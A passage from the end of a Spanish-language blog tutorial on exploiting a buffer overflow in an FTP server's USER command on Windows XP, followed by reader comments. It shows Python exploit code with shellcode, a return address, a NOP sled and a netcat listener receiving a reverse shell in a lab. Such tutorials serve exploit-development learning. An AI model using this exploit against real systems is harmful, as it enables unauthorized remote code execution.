"\xe7\xa3\xd1\xfb\x32\x60\xe1\xb1\xe1\xc1\x6a\x1c\xcb\x53\xf7"
"\x9f\x26\x97\x0e\x1c\xc2\x68\xf5\x3c\xa7\x6d\xb1\xfa\x54\x1c"
"\xaa\x6e\x5a\xb3\xcb\xba")

buf = "A" * 230 + "\x17\x7b\x5d\x77" + "\x90" * 20 + shellcode

s.send("USER " + buf + "\r\n")
s.close()

```

Y finalmente, comprobamos que recibimos la shell reversa:

```

C:\>nc.exe -nlvp 443

listening on [any] 443 ...

connect to [192.168.7.138] from (UNKNOWN) [192.168.7.138] 1067
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>echo %username%
user

```



4 comentarios :

Anónimo 4 de noviembre de 2018, 12:28

Con Immunity u OllyDBG es fácil, pero... ¿Cómo lo haríamos con WinDBG? WinDBG se me atraganta como una nuez entera.

[Responder](#)

**Unknown** 8 de noviembre de 2018, 23:45

HOLA, muy bueno. Pregunta de donde sacas que deben ser 20 nops??

[Responder](#)**Security-N00b** 16 de diciembre de 2018, 18:58

nice

[Responder](#)**Unknown** 23 de enero de 2019, 23:01

Muy buen tutorial! Pregunta tonta: cómo sé que en una máquina remota va a estar funcionando un archivo dll en la posición de memoria que elegimos (ole32.dll)? Gracias!

[Responder](#)

Introduce tu comentario...



Comentar como:

franciscojavier. ▼

[Cerrar sesión](#)[Publicar](#)[Vista previa](#)☐ Avisarme[Entrada más reciente](#)[Inicio](#)[Entrada antigua](#)